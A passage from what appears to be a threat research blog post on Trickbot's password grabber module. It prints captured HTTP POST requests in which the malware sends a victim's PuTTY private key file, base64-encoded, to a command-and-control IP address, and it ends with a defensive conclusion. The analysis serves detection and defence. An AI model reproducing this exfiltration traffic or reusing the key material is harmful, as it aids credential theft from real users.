PublicKeyFile: C:\Users\lance\Documents\private-key.ppk
Type: rsa
UserName: root
Private key file (BASE64-encoded):
UHVUVFktVXNlci1LZXktRmlsZS0yOiBzc2gtcnNhDQpFbmNyeXB0aW9uOiBhZXMyNTYtY2JjDQpDb21tZ
W50OiByc2Eta2V5LTIwMTkxMTE1DQpQdWJsaWMtTGluZXM6IDYNCkFBQUFCM056YUMxeWMyRUFBQUFCSl
FBQUFRRUFpcGIzR0prS3RWZ1NhczND4uIbERfGRnCdy1TaFGW7HjScCylJh3O5kvfvTyyIkN0DSoMVCyB
Vijmas2qqKnW0bWhxVmNDRWgxeEZaTVZZbkptOE9yRVU2MFlLbnA2dnhCRmRYUlcNClZjaWtPbm1tMVlO
OFNYZUtOcHN6N0NrYlBRRUdIZU4yOXltWFRkNHJKU0xJYjhBbVlwR3RBT3RKRDE3aGxEZ0ENCnZQMTNsT
k51MnZBQ3FwNUVwZzVYeW5DeWdBQURQUTFsaDFDRjdQOFJrcElyTWtwMmxablBVR3UwZS9JUnlIZ1YNCm
dUVit1SXhhdUluZktFbGcyUms2SU5JdEhXc1RBS1lGc0RoS3FqcXoyc2dqSGcwSEREL2pvUUEzZkdrZkJ
oRW4NCjFraVNma29Nb2piQzVhUE5GOTg1dTN4NUFvVFE5bjAvbEl0TUluczJXMWRVYnRJMGdRPT0NClBy
aXZhdGUtTGluZXM6IDE0DQpTWGNwR0pTUTlQMHczMXpmeDg1Rld0SmVuS1ZzQTZmYVAyNHdpcExKT2tWd
Dc2R2xhWGh2SklaMmRQNkpScVFFDQpTalIrMVpmb0VCOFNWRGU2YVlWdXE0eWtvSGFHb2tXb3RSYWs3QX
RSUUtVNmlkUFNybEVYT0tHTEJiNVY0N3NODQo3Q3dNdVBIRng5dFVOL3FEc1BiSHlrN1RtK29ibjRTMnV
sdk40OFFMeDlTdTJQU2pjQWxDT24vQTdYNklsbUxGDQoweTNnM2Z3RTdaZ2UwOGFHdWVwWWZPcEE3N08v
VWp6TUIyRnBmU0w3RzRFdGRqU3QrQVNFaWJUS2NndHFkVjVpDQovbEIyejRJeW9qelQwazNnN0hpcmdTa
nlFTGhRTEpiNnVsM0N3TzMwbDJZaDlYQSt6LytjR0tUSnFYM0NnbTRJDQpsRzV4dENQVlQrMEYycnpaT3
ViZjluVVRMbVBieHYzcUxRdEdTMFRmbGNLczRhdkZjdGhrcExYZDZxM1VSdUxvDQpDQlBlN25NRXRmemZ
nY2tZdG81RDIzblMwY1VVQlFRbmFHSUtiTmdtSEdtcHBrbFJHYzhkbHYzT24zWVBiT0s4DQpySXB2TmUv
VzZ0T3ZzWkJDbUNaeTA5aFNOYWZXYzdWY2FCdTZ4KzFFNzhRakxEd0R5WXo2b3ZkYXg3dndJc3pSDQpUR
VBjNEdOMGdIMjUrcTh6TWFKYjRDeTFtMTRWN2lZZGNQZ0VyQTlXQTdqREVnQWJLQ2hiUnAyOVhhOXh2bW
xvDQpoUG5OZy96Qk9Id1hONTB4MGRvaHVUbVJrcCt6Rk16Y0RGTy9lTXpLc1picWhoWlFBTVZZcFBaU0J
MUU9NT3NIDQpmNitXUURkTVM3MWwvM08xMjQzMEo4T0drRDJFRm02OWFMK1NKZGErZWZDK3lPUW80aEw1
MHJyQm9FdWIwM0tZDQoxa0NwVTQ4ZEZlQ1hMK3FPRzRadTZlbm8wNit0bUlocmNLdWJuTEFZQ3NOUFRoM
DZ2ME1WRitwSXNEN0ZVZDlFDQpoN2dMeldVL3kvOEp6MTZoK0N4NFh3Zzd2NTFBdUxVYUFsVk1CNkt1S2
FuSmt2U3psRHNTK3lWMUw2eEZBRzFqDQpwZVFZS1MzYk0yNktpVWZMd09nQ3lyTnNhdnJSK0hYU0VMRlF
0SG9UTXZyNlNudjg5Z3lOTTd0S1EvNUtEeWxODQpQcml2YXRlLU1BQzogOGI0NGRmMDM0ZmRjODEwNjIx
MmFjNjAwODNiZWQyZWIxN2IwMWUwNg0K

-----------JNZFZCTZAULIGYZS
Content-Disposition: form-data; name="source"

PuTTY passwords
-----------JNZFZCTZAULIGYZS--
HTTP/1.1 200 OK
connection: close
server: Cowboy
```

Figure 5. HTTP POST request caused by Trickbot's password grabber for PuTTY passwords.



```
POST /mor45/SIR-LANCELOT-PC_W617601.B77CE652128C974511AD56E0F43D0BF9/81/ HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64;
Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729;
Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 170.238.117.187
Connection: close
Content-Type: multipart/form-data; boundary=---------NEXTETTLUCWCGYSB
Content-Length: 2228

-----------NEXTETTLUCWCGYSB
Content-Disposition: form-data; name="data"

putty|C:\Users\lance\Documents\private-key.ppk|
UHVUVFktVXNlci1LZXktRmlsZS0yOiBzc2gtcnNhDQpFbmNyeXB0aW9uOiBhZXMyNTYtY2JjDQpDb21tZ
W50OiByc2Eta2V5LTIwMTkxMTE1DQpQdWJsaWMtTGluZXM6IDYNCkFBQUFCM056YUMxeWMyRUFBQUFCSl
FBQUFRRUFpcGIzR0prS3RWZ1NhczND4uIbERfGRnCdy1TaFGW7HjScCylJh3O5kvfvTyyIkN0DSoMVCyB
Vijmas2qqKnW0bWhxVmNDRWgxeEZaTVZZbkptOE9yRVU2MFlLbnA2dnhCRmRYUlcNClZjaWtPbm1tMVlO
OFNYZUtOcHN6N0NrYlBRRUdIZU4yOXltWFRkNHJKU0xJYjhBbVlwR3RBT3RKRDE3aGxEZ0ENCnZQMTNsT
k51MnZBQ3FwNUVwZzVYeW5DeWdBQURQUTFsaDFDRjdQOFJrcElyTWtwMmxablBVR3UwZS9JUnlIZ1YNCm
dUVit1SXhhdUluZktFbGcyUms2SU5JdEhXc1RBS1lGc0RoS3FqcXoyc2dqSGcwSEREL2pvUUEzZkdrZkJ
oRW4NCjFraVNma29Nb2piQzVhUE5GOTg1dTN4NUFvVFE5bjAvbEl0TUluczJXMWRVYnRJMGdRPT0NClBy
aXZhdGUtTGluZXM6IDE0DQpTWGNwR0pTUTlQMHczMXpmeDg1Rld0SmVuS1ZzQTZmYVAyNHdpcExKT2tWd
Dc2R2xhWGh2SklaMmRQNkpScVFFDQpTalIrMVpmb0VCOFNWRGU2YVlWdXE0eWtvSGFHb2tXb3RSYWs3QX
RSUUtVNmlkUFNybEVYT0tHTEJiNVY0N3NODQo3Q3dNdVBIRng5dFVOL3FEc1BiSHlrN1RtK29ibjRTMnV
sdk40OFFMeDlTdTJQU2pjQWxDT24vQTdYNklsbUxGDQoweTNnM2Z3RTdaZ2UwOGFHdWVwWWZPcEE3N08v
VWp6TUIyRnBmU0w3RzRFdGRqU3QrQVNFaWJUS2NndHFkVjVpDQovbEIyejRJeW9qelQwazNnN0hpcmdTa
nlFTGhRTEpiNnVsM0N3TzMwbDJZaDlYQSt6LytjR0tUSnFYM0NnbTRJDQpsRzV4dENQVlQrMEYycnpaT3
ViZjluVVRMbVBieHYzcUxRdEdTMFRmbGNLczRhdkZjdGhrcExYZDZxM1VSdUxvDQpDQlBlN25NRXRmemZ
nY2tZdG81RDIzblMwY1VVQlFRbmFHSUtiTmdtSEdtcHBrbFJHYzhkbHYzT24zWVBiT0s4DQpySXB2TmUv
VzZ0T3ZzWkJDbUNaeTA5aFNOYWZXYzdWY2FCdTZ4KzFFNzhRakxEd0R5WXo2b3ZkYXg3dndJc3pSDQpUR
VBjNEdOMGdIMjUrcTh6TWFKYjRDeTFtMTRWN2lZZGNQZ0VyQTlXQTdqREVnQWJLQ2hiUnAyOVhhOXh2bW
xvDQpoUG5OZy96Qk9Id1hONTB4MGRvaHVUbVJrcCt6Rk16Y0RGTy9lTXpLc1picWhoWlFBTVZZcFBaU0J
MUU9NT3NIDQpmNitXUURkTVM3MWwvM08xMjQzMEo4T0drRDJFRm02OWFMK1NKZGErZWZDK3lPUW80aEw1
MHJyQm9FdWIwM0tZDQoxa0NwVTQ4ZEZlQ1hMK3FPRzRadTZlbm8wNit0bUlocmNLdWJuTEFZQ3NOUFRoM
DZ2ME1WRitwSXNEN0ZVZDlFDQpoN2dMeldVL3kvOEp6MTZoK0N4NFh3Zzd2NTFBdUxVYUFsVk1CNkt1S2
FuSmt2U3psRHNTK3lWMUw2eEZBRzFqDQpwZVFZS1MzYk0yNktpVWZMd09nQ3lyTnNhdnJSK0hYU0VMRlF
0SG9UTXZyNlNudjg5Z3lOTTd0S1EvNUtEeWxODQpQcml2YXRlLU1BQzogOGI0NGRmMDM0ZmRjODEwNjIx
MmFjNjAwODNiZWQyZWIxN2IwMWUwNg0K

-----------NEXTETTLUCWCGYSB
Content-Disposition: form-data; name="source"

Precious files
-----------NEXTETTLUCWCGYSB--
HTTP/1.1 200 OK
connection: close
server: Cowboy
```

Marker for Trickbot's password grabber module
"Precious files" used here to identify PuTTY private key files

Figure 6. HTTP POST request caused by Trickbot's password grabber for private keys used by PuTTY.

Conclusion

This blog post documents recent changes in Trickbot traffic patterns that indicate updates to its password grabber module. These updates appear to target data from OpenSSH and OpenVPN applications, but this functionality does not appear to work. Regardless, Trickbot's password grabber will grab sensitive data like private keys from SSH-related applications like PuTTY.

These updated traffic patterns demonstrate Trickbot continues to evolve. However, best security practices like running fully-patched and up-to-date versions of Microsoft Windows will hinder or stop Trickbot infections. Palo Alto Networks customers are further protected from Trickbot by our threat prevention platform. AutoFocus users can track Trickbot activity by using the Trickbot tag.